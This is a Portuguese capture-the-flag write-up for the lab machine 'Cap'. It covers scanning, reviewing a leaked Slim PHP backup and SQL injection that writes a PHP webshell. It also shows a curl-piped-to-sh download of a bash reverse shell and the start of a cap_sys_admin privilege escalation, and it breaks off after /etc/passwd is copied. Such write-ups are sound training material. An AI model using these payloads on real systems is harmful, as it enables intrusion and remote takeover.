



Write-Up - Cap

Write-up cap

Tags: **REST API, SQL INJECTION, CAPABILITIES**

Sobre Hacking Club

Hacking Club é uma plataforma para aprender segurança cibernética, um recurso incrível se você não sabe por onde começar. Além das máquinas vulneráveis, você tem acesso a aulas e desafios para praticar suas habilidades e acesso a uma comunidade exclusiva para jogar e se desafiar.

A melhor parte do Hacking Club é que ele é muito prático. Se você é novo em hacking, experimente.

Varredura nmap:

Precisamos saber quais serviços estão sendo executados nos bastidores e quais portas estão abertas. Então, vamos usar uma ferramenta chamada **nmap**.

Ports:

```

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-09 08:48 CDT
Nmap scan report for 172.31.17.38
Host is up (0.37s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
|_ ssh-hostkey:
|   2048 c3:5c:d0:eb:08:c1:25:4e:af:02:8a:3a:b6:20:32:ec (RSA)
|   256 29:3e:d9:8e:2e:3d:65:eb:a7:89:16:41:bd:58:7d:a9 (ECDSA)
|_  256 87:ab:4f:13:92:5d:0d:fe:ed:c9:94:64:64:37:cb:33 (ED25519)
80/tcp    open  http     Apache httpd 2.4.48 (( ) PHP/7.4.15)
|_ http-cookie-flags:
|   /:
|       PHPSESSID:
|       httponly flag not set
|_ http-server-header: Apache/2.4.48 ( ) PHP/7.4.15
|_ http-title: Site doesn't have a title (application/json).
111/tcp   open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|   program version   port/proto  service
|   100000   2,3,4       111/tcp    rpcbind
|   100000   2,3,4       111/udp    rpcbind
|   100000   3,4         111/tcp6   rpcbind
|_  100000   3,4         111/udp6   rpcbind
3306/tcp  open  mysql    MariaDB (unauthorized)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=9/9%OT=22%CT=1%CU=41117%PV=Y%DS=2%DC=I%G=Y%TM=613A10E5
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=109%TI=Z%II=I%TS=A)OPS(O1=M5
OS:03ST11NW7%O2=M503ST11NW7%O3=M503NNT11NW7%O4=M503ST11NW7%O5=M503ST11NW7%O
OS:6=M503ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN(R=Y%D
OS:F=Y%T=FF%W=6903%O=M503NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=FF%S=O%A=S+%F=AS%RD=0
OS:%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=FF%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T
OS:6(R=N)T7(R=N)U1(R=Y%DF=N%T=FF%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=A8A
OS:1%RUD=G)IE(R=Y%DFI=N%T=FF%CD=S)

Network Distance: 2 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.54 seconds

```

Site:


```
JSON  Raw Data  Headers
Save Copy Collapse All Expand All Filter JSON
{
  "status_code": 404,
  "text": "route not found."
}
```

Aparentemente temos uma **Api**, que retorna um código em **JSON** informando que aquela rota, não foi encontrada.


FUZZ:

SecLists/quickhits.txt at master · danielmiessler/SecLists

SecLists is the security tester's companion. It's a collection of multiple types of lists used during security assessments, collected in one place. List types include usernames,

 <https://github.com/danielmiessler/SecLists/blob/master/Discovevery/Web-Content/quickhits.txt>

danielmiessler/ SecLists



SecLists is the security tester's companion. It's a collection of multiple types of lists used during security assessments, collected in...

278 Contributors 26 Issues 59k Stars 24k Forks

```

v1.3.1 Kali Exclusive <3


:: Method      : GET
:: URL         : http://172.31.17.38/FUZZ
:: Wordlist     : FUZZ: quickhits.txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405
:: Filter      : Response status: 403

/backup.zip [Status: 200, Size: 59088, Words: 251, Lines: 209]
:: Progress: [2483/2483] :: Job [1/1] :: 212 req/sec :: Duration: [0:00:14] :: Errors: 0 ::
```

Temos um arquivo **backup.zip**


```

JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
status_code: 404
text: "route not found."
```



Aqui podemos ver que a aplicação está usando um framework → **Slim**

Slim é uma micro estrutura de PHP que ajuda você a escrever APIs e aplicativos da web simples, mas poderosos.




The screenshot shows a code editor with a file explorer on the left and a code editor on the right. The file explorer shows a directory structure with files like .htaccess, backup.zip, config.php, DB.php, entity.json, and index.php. The code editor shows the contents of index.php, which is a Slim application setup. The code includes session_start(), requires config.php, DB.php, and Slim/Slim.php, registers an autoloader, creates a new Slim app with debug mode enabled, sets the content type to application/json, and defines an error handler and an authentication function.

```
1 <?php
2 session_start();
3
4
5 require 'config.php';
6 require 'DB.php';
7 require 'Slim/Slim.php';
8
9 \Slim\Slim::registerAutoloader();
10 $app = new \Slim\Slim(array(
11     'debug' => true
12 ));
13
14 $app->contentType("application/json");
15 $app->error(function (Exception $e = null) use ($app) {
16     echo '{"error":{"text":"' . $e->getMessage() . '"}}';
17 });
18
19 $auth = function() use($app){
20
21     if (!empty($_SERVER['HTTP_CLIENT_IP'])) {
22         $ip = $_SERVER['HTTP_CLIENT_IP'];
23     } elseif (!empty($_SERVER['HTTP_X_FORWARDED_FOR'])) {
24         $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
25     } else {
26         $ip = $_SERVER['REMOTE_ADDR'];
27     }
28     $auth = false;
29     if(isset($_SESSION['auth'])){
30         if(is_array($_SESSION['auth'])){
31             if($_SESSION['auth']['ip'] == $ip){
32                 $auth = true;
33             }
34         }
35     }
36     //if(!$auth){$app->halt(403, 'You shall not pass!');};
37 }
```

Iremos fazer um code review para entender o funcionamento dessa aplicação.


Temos uma rota para `/_ul/usuarios/{id}`



The screenshot shows a code editor with a file explorer on the left and a code editor on the right. The file explorer shows a directory structure with files like .htaccess, backup.zip, config.php, DB.php, entity.json, and index.php. The code editor shows the contents of index.php, which is a Slim application setup. The code includes session_start(), requires config.php, DB.php, and Slim/Slim.php, registers an autoloader, creates a new Slim app with debug mode enabled, sets the content type to application/json, and defines an error handler and an authentication function.


```
36 //if(!$auth){$app->halt(403, 'You shall not pass!');};
37 };
38
39 /**
40 * GET HTTP FROM RESTful = Select from database
41 */
42
43 $app->get('/_ul/:controller(/:parameter)', $auth, function ($controller, $parameter = null) use($app) {
44     include_once "classes/{$controller}.class.php";
45     $classe = new $controller();
46     $retorno = call_user_func_array(array($classe, "ul_select"), array($parameter));
47     echo '{"result":"' . json_encode($retorno) . '"}';
48 });
49
```

:controller é o nome da classe que será passada, iremos usar a classe usuarios; onde está **:parametrer** será o **\$data** (**id**) que será passado na query da consulta, e como podemos ver ele irá trazer a resposta no formato JSON.




```
1 <?php
2 Class usuarios {
3
4     function ul_select($data = null) {
5         if ($data) {
6             $db = DB::getInstance();
7             $sql = "SELECT * from usuarios where id=$data";
8             $stmt = $db->prepare($sql);
9             if ($stmt->execute()) {
10                 if ($obj = $stmt->fetch()) {
11                     return $obj;
12                 }
13             }
14         }
15         }else{
16             $db = DB::getInstance();
17             $sql = "SELECT * from usuarios";
18             $stmt = $db->prepare($sql);
19             if ($stmt->execute()) {
20                 if ($obj = $stmt->fetchAll()) {
21                     return $obj;
22                 }
23             }
24         }
25     }
26 }
27 }
```

Agora voltaremos no site e passaremos essa nova rota (**/_ul/usuarios/{id}**), aqui estarei passando o id '1', e como podemos ver ele nos traz o primeiro usuário do banco de dados.




Mudando o id para **2**, temos a nossa primeira flag.



Analisando o código podemos ver que ele está vulnerável a sql injection , pois não está fazendo nenhuma sanitização dos parâmetros.


```
1 <?php
2 Class usuarios {
3
4     function ul_select($data = null) {
5         if ($data) {
6             $dbh = DB::getInstance();
7             $sql = "SELECT * from usuarios where id=$data";
8             $stmt = $dbh->prepare($sql);
9             if ($stmt->execute()) {
10                 if ($obj = $stmt->fetch()) {
11                     return $obj;
12                 }
13             }
14         }
15         }else{
16             $dbh = DB::getInstance();
17             $sql = "SELECT * from usuarios";
18             $stmt = $dbh->prepare($sql);
19             if ($stmt->execute()) {
20                 if ($obj = $stmt->fetchAll()) {
21                     return $obj;
22                 }
23             }
24         }
25     }
26 }
27 }
```



Slim Application Error

The application could not run because of the following error:

Details

Type: PDOException

Code: 42000

Message: SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MariaDB

File: /var/www/html/classes/usuarios.class.php

Line: 9

Trace

```
#0 /var/www/html/classes/usuarios.class.php(9): PDOStatement->execute()
#1 /var/www/html/index.php(46): usuarios->ul_select('')
#2 [internal function]: {closure}('usuarios', '')
#3 /var/www/html/Slim/Router.php(172): call_user_func_array(Object(Closure), Array)
#4 /var/www/html/Slim/Slim.php(1222): Slim\Router->dispatch(Object(Slim\Route))
#5 /var/www/html/Slim/Middleware/Flash.php(86): Slim\Slim->call()
#6 /var/www/html/Slim/Middleware/MethodOverride.php(94): Slim\Middleware\Flash->call()
#7 /var/www/html/Slim/Middleware/PrettyExceptions.php(67): Slim\Middleware\MethodOverride->call()
#8 /var/www/html/Slim/Slim.php(1174): Slim\Middleware\PrettyExceptions->call()
#9 /var/www/html/index.php(174): Slim\Slim->run()
#10 {main}
```

Exploitation ~ Sqli to RCE

```
72 /**
73  * POST HTTP FROM RESTful = Insert on database
74  */
75
76 $app->post('/_ul/:controller', $auth, function ($controller) use($app) {
77
78     $parameter = json_decode(\Slim\Slim::getInstance()->request()->getBody());
79     include_once "classes/{ $controller }.class.php";
80     $classe = new $controller();
81     $retorno = call_user_func_array(array($classe, "ul_create"), array($parameter));
82     echo '{"result":"' . json_encode($retorno) . '"}';
83 });
```

Fazendo o code review, podemos abrir arquivos que estiverem no **/classes/** apenas enviando uma requisição via POST com o nome do arquivo sem o **.classes** e sem o **.php**

Aqui estarei criando uma webshell em php , e irei gravar ela em **(/var/www/html/classes/ {nome_da_webshell}.class.php)**, assim conseguiremos executar comandos no sistema.

Payload:

```
3 UNION SELECT 1, "<?php system($_GET['cmd']); ?>" INTO OUTFILE  
' /var/www/html/classes/vert16x.class.php '
```

Agora iremos fazer um url-encode na nossa payload.


UrlEncode.org

Encode a string for use in a url

<https://www.urlencode.org/>

E a nossa payload final ficará assim:

```
/_ul/usuarios/3%20UNION%20SELECT%201%2C%22%3C%3Fphp%20system\  
%28%24_GET%5B%27cmd%27%5D%29%3B%20%3F%3E%22%20INTO%20OUTFILE\  
%20%27%2Fvar%2Fwww%2Fhtml%2Fclasses%2Fvert16x.class.php%27
```



Quando enviar, a aplicação retornará **null**, sinal que deu bom hehe.

Agora iremos abrir o burp suite para podermos enviar a requisição via método Post, assim conseguiremos ter execução de comandos no sistema.

Request

PrettyRawInActions

1 POST /_ul/vert16x?cmd=id HTTP/1.1
2 Host: 172.31.17.38
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=q44f3nvtbll7lo6rf2f20kh7m
9 Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 0
12
13

Response

PrettyRawRenderInActions

1 HTTP/1.0 500 Internal Server Error
2 Date: Thu, 09 Sep 2021 15:55:42 GMT
3 Server: Apache/2.4.48 () PHP/7.4.15
4 Upgrade: h2,h2c
5 Connection: Upgrade, close
6 X-Powered-By: PHP/7.4.15
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate
9 Pragma: no-cache
10 Content-Length: 50
11 Content-Type: text/html; charset=UTF-8
12
13 1 uid=48(apache) gid=48(apache) groups=48(apache)
14

```
POST /_ul/vert16x?cmd=id
```

Agora iremos pegar uma reverse shell no servidor.

Payload `shell.sh`:

```
#!/bin/bash
```

```
/bin/bash -c 'bash -i >& /dev/tcp/ip-vpn/4444 0>&1'
```


Iremos subir um servidor python no mesmo diretório que contém nossa → shell.sh

```
(kali㉿kali)-[~]  
$ cat shell.sh  
#!/bin/bash  
  
/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.2/4444 0>&1'  
  
(kali㉿kali)-[~]  
$ sudo python -m SimpleHTTPServer 80  
[sudo] password for kali:  
Serving HTTP on 0.0.0.0 port 80 ...  
█
```

Agora no burp suite iremos dar o seguinte comando

```
POST /_ul/vert16x?cmd=curl http://10.10.14.2/shell.sh|sh
```

Não podemos esquecer de dar um url-encode na nossa payload



Netcat para ficar ouvindo em uma porta para nós recebermos nossa conexão reversa.



Agora iremos enviar a nossa payload (send) , e após alguns segundos, nós recebemos a conexão 😊

```
$nc -lvp 4444
listening on [any] 4444 ...
172.31.17.38: inverse host lookup failed: Unknown host
connect to [10.10.14.2] from (UNKNOWN) [172.31.17.38] 35762
bash: no job control in this shell
bash-4.2$
```

Shell tty

Atualizando shell simples para TTYs totalmente interativos.

```
python -c "import pty;pty.spawn('/bin/bash')"
```

Ctrl+Z

```
stty raw -echo;fg
```

Enter

```
export TERM=xterm
```

Indo na raiz → / do sistema encontramos a nossa 2º **flag** 😊

```

bash-4.2$ pwd
/var/www/html
bash-4.2$ cd /
bash-4.2$ ls -l
total 20
lrwxrwxrwx    1 root root    7 Mar 26 17:35 bin -> usr/bin
dr-xr-xr-x    4 root root 4096 Mar 26 17:36 boot
drwxr-xr-x   15 root root 2820 Sep  9 13:28 dev
drwxr-xr-x   85 root root 8192 Sep  9 13:28 etc
drwxr-xr-x    3 root root   22 Apr 10 01:51 home
-rw-r--r--    1 root root   35 Apr 10 03:32 impossible_to_guess_this_file_name.txt
lrwxrwxrwx    1 root root    7 Mar 26 17:35 lib -> usr/lib
lrwxrwxrwx    1 root root    9 Mar 26 17:35 lib64 -> usr/lib64
drwxr-xr-x    2 root root    6 Mar 26 17:35 local
drwxr-xr-x    2 root root    6 Apr  9 2019 media
drwxr-xr-x    2 root root    6 Apr  9 2019 mnt
drwxr-xr-x    4 root root   27 Mar 26 17:36 opt
dr-xr-xr-x  114 root root    0 Sep  9 13:27 proc
dr-xr-x---    3 root root  162 Apr 10 04:07 root
drwxr-xr-x   30 root root 1000 Sep  9 13:32 run
lrwxrwxrwx    1 root root    8 Mar 26 17:35 sbin -> usr/sbin
drwxr-xr-x    2 root root    6 Apr  9 2019 srv
dr-xr-xr-x   13 root root    0 Sep  9 13:27 sys
drwxrwxrwt    2 root root   15 Sep  9 16:04 tmp
drwxr-xr-x   13 root root  155 Mar 26 17:35 usr
drwxr-xr-x   20 root root  280 Apr 10 01:55 var
bash-4.2$ cat 'impossible_to_guess_this_file_name.txt'
uhc{[REDACTED]}
bash-4.2$

```

ROOT

Após rodar o linpeas na máquina, podemos notar que o python está setado com um capability chamado `sys_admin`, usando o python, nós podemos montar um arquivo `passwd` modificado em cima do arquivo `passwd` real.

Seguirei o passo a passo do bookhacktricks.

https://book.hacktricks.xyz/linux-unix/privilege-escalation/linux-capabilities#cap_sys_admin

https://book.hacktricks.xyz/linux-unix/privilege-escalation/linux-capabilities#cap_sys_admin


```

[+] Capabilities
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#capabilities
Current capabilities:
Current: =
CapInh: 0000000000000000
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 0000003fffffffff
CapAmb: 0000000000000000

Shell capabilities:
0x0000000000000000=
CapInh: 0000000000000000
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 0000003fffffffff
CapAmb: 0000000000000000

Files with capabilities (limited to 50):
/usr/bin/python2.7 = cap_sys_admin+ep
/usr/bin/ping = cap_net_admin,cap_net_raw+p
/usr/sbin/arping = cap_net_raw+p
/usr/sbin/clockdiff = cap_net_raw+p
/usr/sbin/mtr-packet = cap_net_raw+ep
/usr/sbin/suexec = cap_setgid,cap_setuid+ep

```

```

bash-4.2$ cd /tmp
bash-4.2$ cp /etc/passwd ./
